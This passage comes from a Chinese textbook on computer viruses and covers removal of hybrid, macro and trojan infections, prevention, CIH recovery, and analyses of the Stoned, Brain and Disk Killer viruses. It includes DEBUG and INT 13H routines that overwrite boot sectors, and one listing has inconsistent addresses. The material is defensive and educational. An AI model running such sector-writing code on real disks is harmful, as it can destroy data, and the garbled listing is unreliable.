- -el02 c0 0l 09 00 ； 修改文件头中的扇区个数项和文件长度项
- -e10e 00 00 00 00 ； 修改文件头中的SS相SP初始值
- -e114 00 00 00 00 ； 修改文件头中的IP和CS初始值
- -rcx
- CX 18D0
- :11c0 ； 修改写盘的文件长度
- -w ； 写盘文件
- Writing 11C0 bytes
- -q

5.4 清除混合型病毒的基本技术

- 对引导区中病毒的清除和对被传染文件中病毒清除的综合
- 以Omicron病毒为例来介绍清除混合型病毒的方法：

Omicron病毒同时感染硬盘主引导区和可执行文件，可执行文件感染此病毒后长度增加2153个字节。Omicron病毒进入系统后，与系统引导型病毒一样驻留于内存的高端（占用3kB），并修改系统的内存容量，以保护病毒程序本身。Omicron病毒在向外传染时，又与传染文件型病毒相同，传染所有在系统中运行的包括COMMAND.COM在内的可执行文件，而且对所有可执行文件只传染一次。Omicron病毒对传染到软盘文件中的病毒程序进行加密处理，而且每次传染软盘时加密的密钥都不相同。当用户检查被病毒修改的INT 21H中断向量时，病毒程序采用反跟踪技术将其保存的正常向量显示出来，以迷惑用户，而当用户修改INT 21H向量时，病毒程序又将该向量指向病毒程序的传染模块。病毒程序被从硬盘启动后进入系统，同时感染COMMAND.COM文件，这就具有了两种引导方式。即使是清除了硬盘主引导区中的病毒，COMMAND.COM文件中的病毒程序仍可引导病毒进入系统中。

Omicron病毒的传染功能分为对硬盘的传染和对可执行文件的传染两部分病毒随可执行文件进入系统后，首先对系统中的硬盘进行传染，它将硬盘的主引导区读入内存，检查自首端起第28H字节处的两字节内容是否为病毒传染标记01FE。如果不是，就对硬盘的传染：病毒将DOS分区的总扇区数从尾部起减少6个，然后将正常硬盘主引导扇区及大部分病毒程序写入这6个扇区，并将病毒程序的引导模块写到硬盘的主引导扇区。病毒程序还修改DOS分区的引导扇区的第13H字节，使总扇区数也减少6个。这样，用硬盘启动该系统时，首先进入系统的就是病毒程序的引导部分，由此，病毒就由传染文件型转变为系统引导型。

Omicron病毒不传染软盘的引导区，病毒是通过传染系统中执行的可执行文件而向外传播的。当系统加载可执行文件时，要使用INT 21H中DOS的EXEC功能，即4BH功能调用，病毒程序对此功能截留盗用，首先病毒判定被加裁文件的尾部第48H字节处是否为0EBB病毒传染标记，如果不是病毒就分别调用相应的传染子程序，向.COM文件或.EXE文件进行传染，将病毒程序链接于被传染文件的尾部。这样，由硬盘引导区引导入系统的病毒又转变成驻留于可执行文件上的传染文件型病毒。

❖ 清除Omicron病毒病毒的方法 ：

（1）硬盘中Omicron病毒的清除：

清除硬盘中的病毒分3步：一是恢复硬盘主引导扇区的内容；二是在主引导扇区和DOS引导扇区中恢复被病毒程序减少了的6个扇区；三是用相同版本的无毒COMMAND.COM文件覆盖硬盘中的这个文件。

（2）.COM文件中Omicron病毒的清除步骤如下：

调入待清除病毒的.COM文件，计算出除去病毒程序后原文件的长度，并记下该数；根据第一句长跳转语句指示的地址，继续反汇编，直到第一条LOOP语句；设断点在LOOP后下一条语句处，用G命令开始执行；执行完后，原病毒程序已被解密；将病毒程序头部BFH到C1H处的原文件头部参数直接写回文件头部100H～102H字节处，也可以通过继续执行病毒程序自动恢复原文件头部参数；恢复原文件长度，置BX寄存器为0，置CX寄存器为计算出的原文件长度，从100H写回原文件。

（3）.EXE文件中Omicron病毒的清除

.EXE文件中病毒的清除比较麻烦，操作时不小心就会破坏原文件，使之不能执行。由于病毒程序对自身代码进行了加密处理，所以也是采用执行病毒程序的解密段恢复病毒程序代码，然后进行恢复原文件头参数的方法。解毒的基本步骤是：

- 调入.EXE原型文件（未修改文件名的.EXE文件）执行其解密段，完成病毒程序的解密；
- 记下从病毒程序头部C2H起6个字节，它们分别为原文件头部的IP值、CS段值+10H、SS段值+10H。
- 退出DEBUG，将.EXE文件改名；
- 将改名后文件调入内存，从文件总长度中减去869H字节（病毒程序长度）；
- 恢复文件头的IP指针，CS段值和SS段值，根据文件实际长度填写文件头102到103，104到105字节的内容。
- 将修改后的文件写回原文件。

5.5 清除宏病毒、脚本病毒、邮件病毒的基本技术

- 对于宏病毒最简单的清除步骤为：

（1）在没打开任何文件（文档文件或模板文件）的情况下，启动Word；

（2）选择菜单“工具 / 模板和加载”项中的“管理器 / 宏方案”项；

（3）删除左右两个列表框中除了自己定义的之外的所有宏；

（4）关闭对话框；

（5）选择菜单“工具 / 宏”，若有AutoOpen，AutoNew，AutoClose等宏，则加以删除；

- 可以从以下几个方面对脚本病毒和邮件病毒进行破解：
  - （1）首先破解病毒的破坏性功能模块。
  - （2）破解病毒的潜伏性及触发性功能模块。另外，脚本病毒大多是用VBScript脚本语言编写的，而VBScript代码是通过Windows Script Host来解释执行的，将Windows Script Host删除，病毒就无法运行了。方法是：
    - ①卸载Windows Scripting Host。在Windows 中（以Windows2000 Professional为例），打开［控制面板］→［添加/删除程序］→［添加/删除Windows组件］，取消“脚本调试器”一项并按提示进行。
    - ②删除VBS、VBE、JS、JSE文件后缀名与应用程序的映射。点击［我的电脑］→［工具］→［文件夹选项］→［文件类型］，然后删除VBS、VBE、JS、JSE文件后缀名与应用程序的映射。
    - ③在Windows目录中，找到WScript.exe和JScript.exe，更改名称或者删除。
  - （3）破解病毒的自我复制功能模块。 禁用“FileSystemObject”就能有效地控制VBS病毒的传播。实现方法：用regsvr32 scrrun.dll /u这条命令就可以禁止文件系统对象。
  - （4）破解传播性功能模块。首先打开浏览器，单击菜单栏里“工具/Internet 选项”安全选项卡里的［自定义级别］按钮。把“ActiveX控件及插件”的一切设为禁用。

- 以上这些方法能够禁止部分脚本病毒的运行，但对另外一些带有自己的运行文件的病毒即木马类病毒却无能为力，这些病毒往往通过修改注册表（或启动组、win.ini、system.ini等等），使保存在计算机中的病毒文件（经常进行伪装）在计算机启动时自动运行，清除这些病毒的方法是：将注册表中病毒的相关键值删掉，并且删除病毒文件。

- 例：“冰河”木马的清除方法
- “冰河”的服务器端程序为G-server.exe，客户端程序为G-client.exe，默认连接端口为7626。一旦运行G-server，那么该程序就会在C:\Winnt\system32目录下生成Kernel32.exe和sysexplr.exe，并删除自身。Kernel32.exe在系统启动时自动加载运行，sysexplr.exe和.TXT文件关联，即使你删除了Kernel32.exe，但只要你打开TXT文件，sysexplr.exe就会被激活，再次生成Kernel32.exe，于是“冰河”又回来了。这就是冰河屡删不止的原因。
- 清除方法：
  - 删除C:\Winnt\system32下的Kernel32.exe和Sysexplr.exe文件；
  - 将注册表HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion\Run下键值 \winnt\system\Kernel32.exe删除；
  - · 将注册表HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion\Runservices下，键值\windows\system\Kernel32.exe删除；
  - ·改注册表HKEY_CLASSES_ROOT\txtfile\shell\open\command下的默认值，由中木马后的 Sysexplr.exe%1改为正常情况下的notepad.exe %1，即可恢复.TXT文件关联功能。

例：“广外女生”木马的清除方法

“广外女生”是一种远程监控工具，破坏性很大，远程上传、下载、删除文件、修改注册表等等。而且“广外女生”服务端被执行后，会自动检查进程中是否含有“金山毒霸”、“防火墙”、“iparmor”、“tcmonitor”、“实时监控”、“lockdown”、“kill”、“天网”等字样，如果发现就将该进程终止，也就是说使防火墙完全失去作用。

清除方法:

(1)由于该木马程序运行时无法删除该文件，因此启动到纯DOS模式下，找到System目录下的Diagcfg.EXE，删除它,或终止其进程，再删除；(2)由于Diagcfg.EXE文件已经被删除了，因此在Windows环境下任何.EXE文件都将无法运行。可找到Windows目录中的注册表编辑器“Regedit.exe”，将它改名为“Regedit.com”；(3)在Windows下，运行Regedit.com程序（就是我们刚才改名的文件）；(4)找到HKEY_CLASSES_ROOT\exefile\shell\open\command，将其默认键值改成"%1" %*；找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices，删除其中名称为“Diagnostic Configuration”的键值；(5)关掉注册表编辑器，回到Windows目录，将“Regedit.com”改回“Regedit.exe”即可。

第6章 计算机病毒的预防及计算机系统的修复

- 6.1 计算机病毒的预防
- 6.2 计算机系统的修复

6.1 计算机病毒的预防

- 6.1.1 概述
- 6.1.2 引导型病毒的预防
- 6.1.3 文件型病毒的预防
- 6.1.4 宏病毒的预防
- 6.1.5 个性化的预防措施

6.1.1 概述

- 预防计算机病毒需要采取的措施：
  1. 建立健全法律法规和管理制度
  2. 加强教育和宣传
  3. 采取更有效的技术措施
     - 如：增强系统安全性、软件过滤、文件加密、生产过程控制和后备恢复等技术以及防火墙、网络隔离等措施。

6.1.2 引导型病毒的预防

- **引导型病毒的特征：**

  引导型病毒一般在启动计算机时，优先取得控制权，强占内存。

- **预防引导型病毒的方法：**

  1、尽量不用软盘或用干净的软盘启动系统。

  2、对软盘进行写保护。

  3、用软件来保护硬盘。

6.1.3文件型病毒的预防

- 文件型病毒的特征：
  - 凡是文件型病毒，都要寻找一个宿主，寄生在宿主“体内”，然后随着宿主的活动到处传播。这些宿主基本都是可执行文件。
- 预防文件型病毒的方法：

1、常驻内存监视INT 21H中断，给可执行文件加上“自检外壳”等。

2、还可以使用专用程序给可执行文件加上“自检外壳”的方法。

3、在源程序中增加自检及清除病毒的功能。

6.1.4宏病毒的预防

- **宏病毒的特征：**
  - 主要针对微软的Office软件进行侵袭。
- **预防宏病毒的方法：**

1.根据AUTO宏的自动执行的特点，在打开Word文档时，可通过禁止所以自动宏的执行办法来达到防治宏病毒的目的。

2.当怀疑系统带有宏病毒时，首先应检查是否存在可疑的宏，也就是一些用户没有编制过、也不是Word默认提供而出现的的宏，特别是出现一些奇怪名字的宏，如AAAZAO、AAAZFS等，肯定是病毒无疑，将它删除即可。具体做法是：选择“工具”—>“宏”—>“删除”。如果需要，可以重新编制。

3. 针对宏病毒感染Normal.dot模板的特点，用户在新安装了Word软件后，可打开一个新文档，将Word的工作环境安装自己的使用习惯进行设置，并将需要使用的宏一次编制好，做完后保存新文档。这时生成的Normal.dot模板绝对没有宏病毒，可将其备份起来。在遇到有宏病毒感染时，用备份的Normal.dot模板覆盖当前的Normal.dot模板，可以起到消除宏病毒的作用。

4. 当使用外来可能有宏病毒的Word文档时，如果没有保留原来文档排版格式的必要，可先使用Windows自带的写字板来打开，将其转换为写字板格式的文件保存后，再用Word调用。

5. 考虑到大部分Word用户使用的是普通的文字处理功能，很少使用宏编程，即对Normal.dot模板很少修改，因此，用户可以选择“工具—>选项—>保存”页面，选中“提示保存Normal模板”项，这样，一旦宏病毒感染了Word文档后用户从Word退出时， Word会提示“更改的内容会影响到公用模板Normal，是否保存这些修改内容？”，这说明Word已感染宏病毒，当然应选择“否”，退出后再采用其他方法杀毒。

6.1.5个性化的预防措施

- 病毒的感染总是带有普遍性的或大众化的，以使传染的范围尽可能的广，所以有时一些个性化的处理可能对病毒的预防或免疫具有非常好的效果。
- 例如给一些系统文件改名（或扩展名）；对一些文件（甚至子目录）加密，使得病毒搜索不到这些系统文件。

6.2 计算机系统的修复

- 6.2.1 计算机系统修复应急计划
- 6.2.2 一般计算机用户的修复处理方法
- 6.2.3 手工恢复被CIH病毒破坏的硬盘数据

6.2.1计算机系统修复应急计划

- 1. 人员准备：

  首先需要指定一个全局的负责人，一般由领导担当，负责各项工作的分配和协调。参加应急工作的人员一般应包括：网络管理员、技术负责人员、设备维护管理人员和使用者（用户）或值班用户。同时，在发现新的计算机病毒疫情后，可以通过防杀计算机病毒厂商及寻求计算机病毒防范专家的支持。

- 2. 应急计划的实施步骤：

  （1）对染毒的计算机和网络进行隔离。

  （2）向主管部门汇报计算机病毒疫情。

（3）确定计算机病毒疫情规模。

（4）破坏情况估计及制定抢救策略。

（5）实施计算机网络系统恢复计划和数据抢救恢复计划。

- 3. 善后工作 ：

将网络恢复正常运作，并总结发生计算机病毒疫情后的应急计划实施情况和效果，不断修改应急计划，使得它能够根好地解决问题，降低损失。

- 4. 其他：

在应急计划中还必需包括救援物质、计算机软硬件备件的准备，以及参加人员的联络表等，以便使得发生计算机病毒疫情后能够迅速地召集人手，备件到位，快速进入应急状态。

6.2.2一般计算机用户的修复处理方法

1. 首先必须对系统破坏程度有一个全面的了解，并根据破坏的程度来决定采用有效的计算机病毒清除方法和对策。
2. 修复前，尽可能再次备份重要的数据文件。
3. 启动防杀计算机病毒软件，并对整个硬盘进行扫描。
4. 发现计算机病毒后，一般应利用防杀计算机病毒软件清除文件中的计算机病毒，如果可执行文件中的计算机病毒不能被清除，一般应将其删除，然后重新安装相应的应用程序。
5. 杀毒完成后，重启计算机，再次用防杀计算机病毒软件检查系统中是否还存在计算机病毒，并确定被感染破坏的数据确实被完全恢复。
6. 此外，对于杀毒软件无法杀除的计算机病毒，还应将计算机病毒样本送交防杀计算机病毒软件厂商的研究中心，以供详细分析。

6.2.3 手工恢复被CIH计算机病毒破坏的硬盘数据

- 1.基础知识：

（1）DOS兼容系统硬盘数据的构成（主分区和扩展分区结构基本相似，以下以主分区为例）：

〈1〉主引导记录（MBR）；　〈2〉系统扇区；

〈3〉引导扇区（BOOT）；　〈4〉隐藏扇区；

〈5〉文件分配表（FAT）。

（2）主引导记录简单说明：主引导记录是硬盘引导的起点，其分区表中比较重要的有3个标志，在偏移0x01BEH处的字节，0x80表示系统可引导，且整个分区表只能有一个分区的标志为0x80；对于C分区，在偏移0x01C2H处的字节，FAT16为0x06，FAT32为0x0C；结尾的0x550xAA标记，用来表示主引导记录是一个有效的记录。

2．一个基本恢复被CIH破坏硬盘数据的例子：

（一）恢复被CIH破坏的硬盘数据的基本思路是：

（1）FAT2没有损坏的情况，用FAT2覆盖FAT1。

（2）FAT2也已经损坏的情况，一般是只期待找回其中某些关键的文件

（二）恢复被CIH破坏硬盘数据的 步骤如下：

（1）在进行数据恢复之前准备好软盘3张：

DISK1 ： WIN98启动盘（带DEBUG.EXE）

DISK2：NORTON DISKEDIT等工具（此盘不要写保护）

DISK3：DOS下杀CIH的工具

（2）找一台完好无损的计算机，将待恢复的的硬盘接上，开机，进入SETUP，检测硬盘，把参数记下：

CLY 620 HEAD 128 PRECOMP 0 LANDZ 4959 SECTOR 63 MODE LBA

（3）用准备好的软盘启动并输入：

A:\>C:

显示Invalid drive specification（无效的盘标识符）

（4）用FDISK /MBR命令重建主引导记录，并重新用软盘引导，此时已经看得见C硬盘。

（5）在DISKEDIT的FIND中查找IO SYS（IO 和SYS中要有空格）以查找根目录扇区。找到后观察，是否有C:\ 下常见文件，以确定根目录扇区没被破坏。

（6）恢复主引导记录、隐含扇区和启动扇区。用软盘启动后用NORTON Utilities扫描C盘，文件基本恢复。对C盘杀毒后，就基本完成对启动盘的修复工作。

（7）修复D盘。再回到DOS，用DEBUG查找结束标志为55AA 的扇区，由结构判定是否为扩展分区，并算出大小来添入分区表。当然，DISKEDIT等工具可以很好的完成这一工作。

3．经验总结

恢复数据要本着几项原则：

（1）先备份；

（2）优先抢救最关键的数据；

（3）在稳妥的情况下先把最稳定的鸡蛋捞出来，理应先修复扩展分区，再修复C，最好修复一部分备份一部分；

（4）要先作好准备，不要忙中出错。

第7章 典型计算机病毒的机理分析

- 本章按照引导型病毒、文件型病毒、混合型病毒以及宏病毒、脚本病毒及邮件病毒4种类型分别对一些典型的计算机病毒详细分析其程序结构、运行机制、表现或危害特点等，并分别介绍对这些病毒的检测、杀除、预防或免疫的方法。

- **7.1 引导型病毒分析**
- **7.2 文件型病毒分析**
- **7.3 混合型病毒分析**
- **7.4 一个木马型脚本病毒的分析**
- **补：计算机网络病毒的原理及清除**

7.1 引导型病毒分析

- 目前，国内主要发现的系统型病毒有“大麻”病毒、“小球”病毒、“巴基斯坦”病毒、“磁盘杀手”病毒、“6.4”病毒、“火炬”病毒等。

7.1.1 大麻病毒

- “大麻”病毒又名“石头”病毒，它专门感染软盘引导扇区和硬盘主引导扇区，破坏软盘的文件目录表和硬盘的文件分配表，从而造成磁盘文件的大量丢失，甚至导致硬盘无法启动。用感染了“大麻”病毒的系统盘启动系统后，往往出现提示信息：“Your pc is now Stoned!”
- “大麻”病毒的病毒程序为1B8H个字节，占用磁盘的一个扇区。当“大麻”病毒侵占一个磁盘的引导扇区时，它首先将磁盘原引导扇区转移到另外一个扇区，然后将自身写入磁盘的引导扇区。对于不同类型的磁盘，“大麻”病毒侵占的扇区和将原磁盘引导扇区转移的目标扇区都有所不同。对于软盘来说，病毒程序占用磁盘的引导扇区，而将系统原引导扇区转移到1面0道3扇区。对于硬盘来说，病毒程序侵占了硬盘的主引导扇区，而将原主引导扇区的内容转移到0柱0面7扇区。对于不同种类的硬盘，由于0柱0面7扇区所存放的内容不同（主要由FDISK程序决定），所以相应地对磁盘数据的破坏程序不一。

- 一个被感染“大麻”病毒的磁盘引导扇区，一般有下列特征：
  - ·扇区开始的指令代码为：“EA 05 00 C0”；
  - ·从扇区的18AH偏移地址开始有字符串：“Your PC is now Stoned！”




图7.1 “大麻”病毒引导模块的执行流程

1. 大麻病毒的工作原理：

- “大麻”病毒程序本身从逻辑结构上可以划分为引导模块、传染模块和表现模块3大模块。
- （1）引导过程
- 在硬盘或软盘带毒的情况下启动系统后，“大麻”病毒程序即被装入内存，引导模块便开始执行，图7.1是“大麻”病毒引导模块的执行流程。
- （2）感染过程
- “大麻”病毒的传染模块可以分为两部分，其中的一部分包含在引导模块中，该传染模块专门负责对硬盘的感染，如图7.1所示。另外一部分是由INT 13H所指向，专门对A驱动器上的软盘进行感染。其执行流程如图7.2所示。




图7.2　大麻病毒传染模块执行流程

（3） 大麻病毒的表现过程

“大麻”病毒的表现模块包含在引导模块之中，如图7.1所示。实施表现的条件是，当从A驱动器启动系统时，时钟计数值是8的整数倍，则显示下列提示信息：

Your PC is now Stoned !

LEGALISE MARIJUANA !

2. 大麻病毒的检测

- 对于软盘和硬盘上“大麻”病毒的检测，要采用不同的方法来进行。对于软盘来说，“大麻”病毒感染的是磁盘引导扇区，即逻辑0扇区，对该扇区的检测可以使用DEBUG程序，也可以使用PCTOOLS。检测的标志主要是查看该扇区是否有字符串：“Your PC is now Stoned!”。下面是使用DEBUG进行检测的方法。

```
C>DEBUG
-L 100 0 0 1
-D 100 L 200
.....
```

对于硬盘来说，主引导记录区不属于任何一个系统分区，该扇区没有对应的逻辑扇区号，无法用DEBUG的L命令装入内存，但可用下面的一段程序，将该扇区的内容装入内存：

```
C>DEBUG
-A100
XXXX:0100   MOV AX，0201          ；读A盘一个扇区
XXXX:0103   MOV BX，1000          ；偏移地址为0200H
XXXX:0106   MOV CX，0001          ；0道1扇区
XXXX:0109   MOV DX，0080          ；硬盘0磁头
XXXX:010C   INT 13
XXXX:010E   INT 3
XXXX:010F   ↙
-G
-D200 L 200
```

3．大麻病毒的清除

- 由于“大麻”病毒在感染软盘时，将系统原引导扇区的内容搬移到了1面0道3扇区（对应的逻辑扇区号的0BH），所以消除软盘上“大麻”病毒的方法，是将1面0道3扇区的内容写回到磁盘引导扇区。其方法如下：

```
C>DEBUG
-L100 0 B 1          ；读系统原引导扇区的内容
-D100 1FF            ；查看是否正确
-W100 0 0 1          ；在确认是系统原引导扇区时写入
```

而“大麻”病毒在感染硬盘时，将硬盘主引导扇区的内容搬移到了0面0道7扇区，所以消除硬盘上“大麻”病毒的方法，是将0面0道7扇区的内容写回到硬盘主引导扇区。由于硬盘主引导扇区不属于任何系统分区，DEBUG的W命令无法直接对硬盘主引导记录扇区进行操作，必须利用INT 13H进行读写操作。其方法如下：

```
C>DEBUG
-A100
XXXX:0100   MOV   AX，0201      ；读一个扇区
XXXX:0103   MOV   BX，0200      ；读到偏移地址0200H
XXXX:0106   MOV   CX，0007      ；0道7扇区
XXXX:0109   MOV   DX，0080      ；0磁头
XXXX:010C   INT    13           ；读原系统主引导纪录
XXXX:010F   MOV   AX，0301      ；写一个扇区
XXXX:01C2   MOV   BX，0200      ；从缓冲区0200H开始
XXXX:0105   MOV   CX，0001      ；0道1扇区
XXXX:0108   MOV   DX，0080      ；0磁头
XXXX:010B   INT    13           ；将系统原引导纪录写入0磁头0道1扇区
XXXX:010E   INT    3
XXXX:010F
-G
```

7.1.2“巴基斯坦”病毒

- “巴基斯坦”病毒又名“巴基斯坦智囊”病毒，英文名称是“Brain”，专门攻击软盘引导扇区。同时侵占磁盘上另外3个空簇，以存放系统原引导记录的内容以及病毒程序的第二部分。病毒的传播途径与“小球”病毒、“大麻”病毒一样，当使用一个被感染该病毒的系统盘启动系统后，病毒程序便进入内存，修改中断向量INT 13H，使其指向病毒传染模块，只要在系统进行磁盘操作时，便可能进行病毒的传播。

- “巴基斯坦”病毒应用了隐藏的技巧：修改了INT 13H，新的INT 13H程序如果发现用户企图读引导扇区时，它便将磁盘真正的引导扇区（已被病毒程序放入其它扇区）取出让用户查看。这就是该病毒之所以称为“智囊”病毒的含义。
- 当一个磁盘被感染了“巴基斯坦”病毒以后，该磁盘具有如下特征：

·磁盘卷标被改为“（C）Brain”；

·引导扇区偏移地址0010H处具有字符串“Welcome to the Dungeon”；

·磁盘文件分配表中出现3个连续的坏簇。

- 检测“巴基斯坦”病毒的方法比较简单．利用DIR命令对磁盘目录进行列表，若磁盘卷标为“(C)Brain”，即可判定该磁盘被感染了“巴基斯坦”病毒。
- 消除“巴基斯坦”病毒需要做下面3项工作：

（1）恢复磁盘引导扇区。利用PCTOOLS的MAP功能查看磁盘映像图，从磁盘映像图中可以看到磁盘上3个连续的坏簇，其中第一个坏簇中的第一个扇区存放的是系统原引导记录，将该簇号换算为对应的逻辑扇区号，用DEBUG的L命令将该簇中的第一个扇区调入内存，在写入磁盘逻辑00 扇区。换算为相应的逻辑扇区号。

- （2）收回病毒程序占用的3个簇。修改文件分配表中对应簇登记项的内容为00。由于要恢复3个连续的簇，不管这3个簇是偶、奇、偶，还是奇、偶、奇，在文件分配表中—定有字符串“F7 7F FF”，收回病毒程序占用的3个簇，就是将该字符串修改为“00 00 00”。需要注意的是，不要忘记修改第二份的文件分配表。
- （3）恢复磁盘卷标。利用PCTOOLS的磁盘编辑EDIT功能或DEBUG的L命令，将磁盘目录表中的病毒卷标修改为正常的磁盘卷标。

7.1.3 “磁盘杀手”病毒

- “磁盘杀手（Disk killer）”病毒，可以对软盘、硬盘的DOS引导区进行感染，被感染的软盘上可以看到3个连续的坏簇，而被感染的硬盘，则由于病毒程序占用了其中的5个隐含扇区，所以没有坏簇的标志。该病毒程序长为2K，除占用系统引导扇区外，其余病毒程序存放于被其占用的3个簇中，其中最后一个簇的第二个扇区存放的是系统原引导记录。用感染了该病毒的系统启动系统时，病毒程序便被调入内存，然后修改中断向量INT 8H和INT 13H,在系统进行读盘操作时实施传染。

1. “磁盘杀手”病毒特征：

感染了“磁盘杀手”病毒的磁盘引导扇区的开头，具有字符串“OFaraday”。在病毒发作时，屏幕上会出现提示信息：

Disk killer. . . . . .

.....

Don’t turn off the power or remove diskette

while Disk killer is processing!

.....

在看到该提示信息后，键盘被封锁，病毒程序实施对磁盘上数据的破坏活动，这时唯一的办法是尽快地关机。

2. “磁盘杀手”病毒的检测和清除

检测“磁盘杀手”病毒的方法，是查看磁盘引导记录，看看是否有特征字符串。清除“磁盘杀手”病毒的方法与清除“巴基斯坦”病毒的方法基本相同，要进行两项工作：

（1）恢复磁盘引导扇区

